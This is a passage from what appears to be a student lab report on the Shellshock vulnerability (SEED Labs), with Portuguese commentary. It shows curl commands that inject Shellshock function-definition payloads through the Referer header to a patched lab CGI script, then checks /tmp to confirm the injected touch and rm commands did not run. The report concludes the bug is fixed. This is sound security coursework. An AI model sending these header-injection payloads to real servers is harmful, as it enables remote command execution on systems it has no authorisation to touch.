earth ~ % curl -e '()' { :};; echo Content-type: text/plain; echo; /bin/touch /tmp/virus.t
xt;' http://www.seedlab-shellshock.com/cgi-bin/patched.cgi

I'm Patched!
earth ~ % sudo docker exec e7195bb247ce ls -l /tmp/
total 0
earth ~ % curl -e '()' { :};; echo Content-type: text/plain; echo; /bin/rm /tmp/virus.txt;
' http://www.seedlab-shellshock.com/cgi-bin/patched.cgi

I'm Patched!
earth ~ % sudo docker exec e7195bb247ce ls -l /tmp/
total 0
```

Como observado, nenhum dos comandos injetados nos headers HTTP foi executado e o script executou como esperado, o que mostra que de facto a vulnerabilidade shellshock foi corrigida nesta versão.